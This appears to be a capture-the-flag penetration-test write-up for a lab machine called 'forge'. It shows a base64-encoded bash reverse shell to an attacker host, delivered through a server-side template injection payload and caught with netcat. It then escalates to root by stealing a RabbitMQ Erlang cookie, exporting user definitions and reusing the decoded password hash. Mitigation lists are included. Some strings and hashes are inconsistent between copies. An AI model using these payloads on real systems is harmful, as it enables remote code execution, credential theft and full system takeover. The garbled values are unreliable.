root@ip-10-80-93-176:~\nFile Edit View Search Terminal Help\nroot@ip-10-80-93-176:~# echo 'bash -i >& /dev/tcp/10.80.93.176/8888 0>&1' | base64\nYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44MC45My4xNzYvODg40CAwPiYxCg==\nroot@ip-10-80-93-176:~#\n\n
```

- *My machine IP: 10.80.93.170 && Listener port = 8888*



Embed the encoded payload inside the SSTI injection Template


The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Request" pane displays an HTTP request with several headers and a body containing a template. The "Response" pane and "Inspector" pane are visible on the right. A blue box highlights the following payload in the request body:

```
    "username": "user"; echo $base64 -d | bash'; read ()"
```

Payload used is :

```
 {{self. __init__. __globals__. __builtins__. __import__('os')). popen('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44MC45My4xNzYvODg40CAwPiYxCg== |base64 -d |bash'). read ()}}
```


→ After that, I open lister on port 8888, Reverse shell is done



```
root@ip-10-80-93-176:~# echo 'bash -i >& /dev/tcp/10.80.93.176/8888 0>&1' | base64
YmfZaCataSA+jlAvZGV2L3RjcC8xC44MC45My4xNzYv0Dg40CAwPiYxCg==
root@ip-10-80-93-176:~# rlwrap nc -lvpn 8888
nc: TCP receive window invalid: vnp
root@ip-10-80-93-176:~# rlwrap nc -lvpn 8888
Listening on 0.0.0.0 8888

root@ip-10-80-93-176:~# rlwrap nc -lvpn 8888
Listening on 0.0.0.0 8888
Connection received on 10.80.160.245 59700
bash: cannot set terminal process group (601): Inappropriate ioctl for device
bash: no job control in this shell
azrael@forge:~/chatbotServer$
```

→ Read user.txt file to obtain sensitive information inside it.



```
root@ip-10-80-93-176:~# echo 'bash -i >& /dev/tcp/10.80.93.176/8888 0>&1' | base64
YmfZaCataSA+jlAvZGV2L3RjcC8xC44MC45My4xNzYv0Dg40CAwPiYxCg==
root@ip-10-80-93-176:~# rlwrap nc -lvpn 8888
nc: TCP receive window invalid: vnp
root@ip-10-80-93-176:~# rlwrap nc -lvpn 8888
Listening on 0.0.0.0 8888

root@ip-10-80-93-176:~# rlwrap nc -lvpn 8888
Listening on 0.0.0.0 8888
Connection received on 10.80.160.245 59700
bash: cannot set terminal process group (601): Inappropriate ioctl for device
bash: no job control in this shell
azrael@forge:~/chatbotServer$ ls
chatbot.py
__pycache__
templates
azrael@forge:~/chatbotServer$ cd ..
cd ..
azrael@forge:~$ ls
ls
chatbotServer
snmp
user.txt
azrael@forge:~$ cat user.txt
cat user.txt
98d3a30fa86523c580144d317be0c47e
azrael@forge:~$
```

SSTI Recommendations & Mitigations :

- Disable Template Evaluation of User Input.
- Use Safe Rendering Modes in Template Engines.
- Using Strict Template Engines.
- Input Validation & Sanitization.
- Avoid Dynamic Template Construction.
- Disable or Limit Template Sandbox Features.
- Enforce Content Security Policies (CSP).
- Escape User Input Before Rendering.
- Use Strong Input Filters.

Vulnerability Name:

→ Privilege Escalation

Vulnerability Location :

→
RabbitMQ Server Directories

Description:

→ Privilege escalation occurs when an attacker exploits a vulnerability or misconfiguration in a system to gain higher-level permissions than originally assigned. This can allow them to perform actions such as accessing sensitive data, modifying system files, or installing malicious software. Attackers typically start with a low-privilege account and seek to elevate their access to administrative or root levels.

→ Catting /etc/passwd to show all users

```
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuid:/usr/sbin/nologin
kdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
azrael:x:1000:1000:KLI:/home/azrael:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
rtkit:x:114:118:RealtimeKit,,,:/proc:/usr/sbin/nologin
epmd:x:115:119::/var/run/epmd:/usr/sbin/nologin
geoclue:x:117:122::/var/lib/geoclue:/usr/sbin/nologin
avahi:x:118:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:119:125:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
saned:x:120:126::/var/lib/saned:/usr/sbin/nologin
colord:x:121:127:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gdm:x:123:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
rabbitmq:x:124:131:RabbitMQ messaging server,,,:/var/lib/rabbitmq:/usr/sbin/nologin
```

Found RabbitMQ user specific RabbitMQ messaging server

→ Running a find command to find the rabbitmq directory

```
./usr/lib/rabbitmq
./usr/lib/ocf/resource.d/rabbitmq
./usr/share/rabbitmq
./var/log/rabbitmq
./var/lib/rabbitmq
./etc/rabbitmq
```

→

Access this path (/var/lib/rabbitmq) The primary storage location for software data (services) is the system environment, Found in path file called (. erlang.cookie)

```
azrael@forge:~$ cd /var/lib/rabbitmq
cd /var/lib/rabbitmq
azrael@forge:/var/lib/rabbitmq$ ls
.
nfig
erl_crash.dump
mnesia
nc
schema
azrael@forge:/var/lib/rabbitmq$ ls -la Show hidden files and directories
ls -la
total 896
drwxr-xr-x 5 rabbitmq rabbitmq 4096 Sep 12 2024 .
drwxr-xr-x 45 root      root     4096 Sep 20 2024 ..
drwxr-x  3 rabbitmq rabbitmq 4096 Aug 15 2024 config
-r-----r-- 1 rabbitmq rabbitmq 16 Nov 26 09:22 .erlang.cookie
-rw-r----- 1 rabbitmq rabbitmq 889473 Nov 26 09:22 erl_crash.dump
drwxr-x--- 4 rabbitmq rabbitmq 4096 Nov 26 09:22 mnesia
-rw-r----- 1 rabbitmq rabbitmq 0 Sep 12 2024 nc
drwxr-x--- 2 rabbitmq rabbitmq 4096 Jul 18 2024 schema
azrael@forge:/var/lib/rabbitmq$
```



After searching for (erlang. Cookie) found RabbitMQ server is programmed using language called erlang. Cookie and (erlang. Cookie) a secret file includes (Secret key /Token) Erlang language uses it to identify itself between nodes(machine) and each other

```
SerybA165lXpGHCYazrael@forge:/var/lib/rabbitmq$ cat .erlang.cookie ;echo
cat .erlang.cookie ;echo
SerybA165lXpGHCY
azrael@forge:/var/lib/rabbitmq$
```

→ After that install RabbitMQ server on machine


```
Rabbitmq_Server
Session Actions Edit View Help
kali@kali: ~/Downloads ] kali@kali: ~/Downloads ] root@kali: /home/kali/Downloads ] Rabbitmq_Server ]
```

```
[root@kali ~]# apt-get install rabbitmq-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  erlang-asn1 erlang-base erlang-crypto erlang-eldap erlang-inets erlang-mnesia
  erlang-os-mon erlang-parsetools erlang-public-key erlang-runtime-tools erlang-ssl
  erlang-syntax-tools erlang-tools erlang-xmerl libsctp1
Suggested packages:
  erlang erlang-doc lksctp-tools
The following NEW packages will be installed:
  erlang-asn1 erlang-base erlang-crypto erlang-eldap erlang-inets erlang-mnesia
  erlang-os-mon erlang-parsetools erlang-public-key erlang-runtime-tools erlang-ssl
  erlang-syntax-tools erlang-tools erlang-xmerl libsctp1 rabbitmq-server
0 upgraded, 16 newly installed, 0 to remove and 1183 not upgraded.
Need to get 36.2 MB of archives.
After this operation, 64.3 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 erlang-base amd64 1:27.3.4.4+dfsg-1 [11.4 MB]
Get:10 http://http.kali.org/kali kali-rolling/main amd64 erlang-os-mon amd64 1:27.3.4.4+dfsg-1 [113 kB]
Get:11 http://http.kali.org/kali kali-rolling/main amd64 erlang-parsetools amd64 1:27.3.4.4+dfsg-1 [211 kB]
Get:12 http://http.kali.org/kali kali-rolling/main amd64 erlang-syntax-tools amd64 1:27.3.4.4+dfsg-1 [340 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 erlang ASN1 amd64 1:27.3.4.4+dfsg-1 [893 kB]
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

→ Use (.erlang.cookie) to list all users in machine

Find root user and privileged administrator and some notes




```
(root㉿kali)-[~/Downloads/Rabbit-store]
# rabbitmqctl --erlang-cookie 'thiNxfGszP57Wi2' --node rabbit@forge list_users
Listing users ...
user    tags
The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256.      []
root    [administrator]

(root㉿kali)-[~/Downloads/Rabbit-store]
#
```

→

Use (.erlang.cookie) to retrieve all configuration in machine



```
(root㉿kali)-[~/Downloads/Rabbit-store]
# rabbitmqctl --erlang-cookie 'thiNxfGszP57Wi2' --node rabbit@forge list_users
Listing users ...
user    tags
The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256.      []
root    [administrator]

(root㉿kali)-[~/Downloads/Rabbit-store]
# rabbitmqctl --erlang-cookie 'thiNxfGszP57Wi2' --node rabbit@forge export_definitions /tmp/conf.json
Exporting definitions in JSON to a file at "/tmp/conf.json" ...

(root㉿kali)-[~/Downloads/Rabbit-store]
# cat /tmp/conf.json
{
  "permissions": [
    {
      "configure": "*",
      "read": "*",
      "user": "root",
      "vhost": "/",
      "write": "*"
    }
  ],
  "bindings": [],
  "queues": [
    {
      "arguments": {},
      "auto_delete": false,
      "durable": true,
      "name": "tasks",
      "type": "classic",
      "vhost": "/"
    }
  ],
  "parameters": [],
  "policies": [],
  "rabbitmq_version": "3.9.13",
  "exchanges": [],
  "global_parameters": [
    {
      "name": "cluster_name",
      "value": "rabbit@forge"
    }
  ],
  "topic_permissions": [
    {
      "exchange": "",
      "read": "*",
      "user": "root",
      "vhost": "/",
      "write": "*"
    }
  ],
  "users": [
    {
      "hashing_algorithm": "rabbit_password_hashing_sha256",
      "limits": {},
      "name": "root",
      "password_hash": "vyf/qVklpSHoNyEimcxt/5vlq+23A2ruuhE28N10kym34K",
      "tags": []
    }
  ],
  "configurations": [
    {
      "hashing_algorithm": "rabbit_password_hashing_sha256",
      "limits": {},
      "name": "root",
      "password_hash": "49e6hsldHRaiyx329+ZjBSF/Lx67xE0z9uxhSBHtGU+YBzWE",
      "tags": ["administrator"]
    }
  ],
  "virtual_hosts": [
    {
      "limits": [],
      "metadata": {"description": "Default virtual host", "tags": []},
      "name": "/"
    }
  ]
}

(root㉿kali)-[~/Downloads/Rabbit-store]
```

→

I extracted the Base64 value from the password in the configuration, and it converted it to hexadecimal to get the final hash that I use as the root password.

```
-V      show version: "xxd 2024-12-07 by Juergen Weigert et al.".

[root@kali)-[/home/kali/Downloads/Rabbit-store]
# echo -n '49e6hSldHRaiYX329+ZjBSf/Lx67XF0z9uxhSBHtGU+YBzWF' | base64 -d | xxd -p -c 100
e3d7ba85295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585
```

→

The hash we received is in base64 and according to the [RabbitMQ documentation](#), it follows the structure: `base64(<4 byte salt> + sha256(<4 byte salt> + <password>))`.

Generate a random 32 bit as a salt.

e3d7ba85295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585

Yellow : Salt

Red : Root Password



Access root user using this password

(295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed
194f98073585)

```
azrael@forge:/var/lib/rabbitmq$ su -  
SHELL:  
Password: 295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585  
ls  
forge_web_service  
root.txt  
snap  
whoami  
root  
uid  
-bash: line 3: uid: command not found  
id  
uid=0(root) gid=0(root) groups=0(root)  
cat root.txt  
eabf7a0b05d3f2028f3e0465d2fd0852
```

Privilege Escalation Recommendations & Mitigations:

- Principle of Least Privilege (POLP).
- Role-Based Access Control (RBAC).
- Strict Access Control Checks Everywhere.
- Avoid Hardcoded Credentials.
- Hardening Service Accounts.
- Avoid Information Disclosure.
- Fix Misconfigured File Permissions.

Tool	Uses
Nmap	Scanning ports and service running on target machine
Burp suite	Capture and analysis http requests
FFUF	directory discovery
Netcat	Open and manage TCP/UDP network connections.
RLWRAP	quality-of-life CLI enhancer
What web	Web Scanner / Web Fingerprinting